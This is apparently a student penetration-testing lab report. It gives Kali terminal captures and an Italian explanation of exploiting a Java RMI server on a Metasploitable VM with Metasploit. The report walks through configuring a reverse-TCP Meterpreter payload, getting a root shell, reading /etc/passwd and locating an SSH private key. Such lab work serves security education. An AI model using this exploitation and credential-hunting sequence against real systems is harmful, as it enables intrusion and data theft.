

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ service nessusd start
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search java_rmi
Matching Modules

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Jav
a Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution S
canner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege E
scalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

kali@kali: ~

File Actions Edit View Help


```
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
```


```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/rPJ7H1Kn
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:42418) at 2024-09-05 13:56:57 -0400
```


```
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/linux)
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8d:17a0
IPv6 Netmask : ::
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: root
```



kali@kali: ~
File Actions Edit View Help
unix 3 [ ] STREAM CONNECTED 12681
unix 3 [ ] STREAM CONNECTED 12468 /tmp/.X11-unix/X0
unix 3 [ ] STREAM CONNECTED 12467
unix 3 [ ] STREAM CONNECTED 12466 /tmp/.X11-unix/X0
unix 3 [ ] STREAM CONNECTED 12465
unix 2 [ ] DGRAM 12446
unix 2 [ ] DGRAM 12404
unix 2 [ ] DGRAM 12188
unix 2 [ ] DGRAM 11979
unix 2 [ ] DGRAM 11695
unix 2 [ ] DGRAM 11427
unix 2 [ ] DGRAM 11422
unix 2 [ ] DGRAM 11210
unix 2 [ ] DGRAM 11181
unix 3 [ ] STREAM CONNECTED 10437
unix 3 [ ] STREAM CONNECTED 10436
ps
PID TTY TIME CMD
1 ? 00:00:02 init
2 ? 00:00:00 kthreadd
3 ? 00:00:00 migration/0
4 ? 00:00:00 ksoftirqd/0
5 ? 00:00:00 watchdog/0
6 ? 00:00:00 events/0
7 ? 00:00:00 khelper
41 ? 00:00:00 kblockd/0
44 ? 00:00:00 kacpid
45 ? 00:00:00 kacpi_notify
91 ? 00:00:00 kseriod
130 ? 00:00:00 pdflush
131 ? 00:00:00 pdflush
132 ? 00:00:00 kswapd0
174 ? 00:00:00 aio/0
1130 ? 00:00:00 ksnapd
1313 ? 00:00:00 ata/0
1314 ? 00:00:00 ata_aux
1323 ? 00:00:00 scsi_eh_0
1327 ? 00:00:00 scsi_eh_1
1351 ? 00:00:00 ksuspend_usbd
1359 ? 00:00:00 khubd
2066 ? 00:00:00 scsi_eh_2
2270 ? 00:00:00 kjournald


ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz

```
var
vmlinuz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


[-] core_channel_interact: Operation failed: 1
meterpreter > getwd
/
meterpreter > search -f id_rsa
Found 1 result ...
Path
Size (bytes)
Modified (UTC)
/home/msfadmin/.ssh/id_rsa
1675
2010-05-17 21:43:18 -0400

```
[-] Unknown command: whoami
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
```


meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
root
pwd
/

Avvio del Servizio Nessus e della Console Metasploit

Mostra l'avvio del servizio Nessus e l'apertura della console Metasploit (“*msfconsole*”) su Kali Linux.

Ricerca di Exploit per Java RMI

Visualizza il comando “*search java_rmi*” in Metasploit. Identificazione di vari moduli exploit disponibili per attaccare server Java RMI vulnerabili, che consente di scegliere il modulo adatto per l'exploit.

Selezione e Configurazione del Modulo Exploit

Mostra la selezione del modulo “*exploit/multi/misc/java_rmi_server*” e la configurazione delle opzioni di exploit. Configurazione dell'host remoto (*RHOSTS*) e della porta (*RPORT*) per preparare l'attacco mirato al server vulnerabile.

Raccolta di Informazioni sulla Configurazione di Rete

Mostra l'uso del comando "*ifconfig*" all'interno di Meterpreter. Visualizzazione delle configurazioni di rete, inclusi gli indirizzi IP e le Subnetmask delle interfacce, fornendo informazioni essenziali sull'infrastruttura di rete del target.

Verifica delle Connessioni di Rete e dei Processi Attivi

Utilizzo dei comandi "*netstat*" e "*ps*" dalla shell del sistema compromesso. Netstat visualizza le connessioni di rete attive e i socket UNIX, mentre "*ps*" elenca i processi in esecuzione, consentendo di identificare servizi e applicazioni in esecuzione sul target.

Navigazione del File System e Visualizzazione di File Sensibili

Mostra l'esplorazione del file system ("*ls*") e la visualizzazione del contenuto del file *"/etc/passwd* ". Raccoglie informazioni sugli utenti di sistema e sulle directory, cercando potenziali informazioni sensibili che possano essere utilizzate per ulteriori exploit.

Ricerca di File Sensibili come Chiavi SSH

Esecuzione del comando “*search -f id_rsa*” per trovare file chiave SSH. Viene trovato un file “*id_rsa*” che potrebbe essere utilizzato per accedere ad altri sistemi.

Visualizzazione della Tabella di Routing della Macchina Vittima

Visualizzazione della tabella di routing con il comando “*route*”. Mostra le configurazioni di rete, configurate sia per IPv4 che per IPv6, fornendo una comprensione di come il traffico viene immesso sulla macchina vittima.

Queste attività di penetration testing sono mirate a compromettere un server Java RMI mal configurato e a raccogliere informazioni sensibili sulla macchina remota compromessa. Utilizzando Metasploit e Meterpreter, siamo stati in grado di raccogliere dettagli sulla configurazione di rete, la tabella di routing, i processi in esecuzione e i file sensibili. Questo esempio mi fa dedurre l'importanza di configurare in modo sicuro i servizi di rete e di implementare misure di sicurezza adeguate per prevenire accessi non autorizzati e la potenziale esportazione di dati sensibili.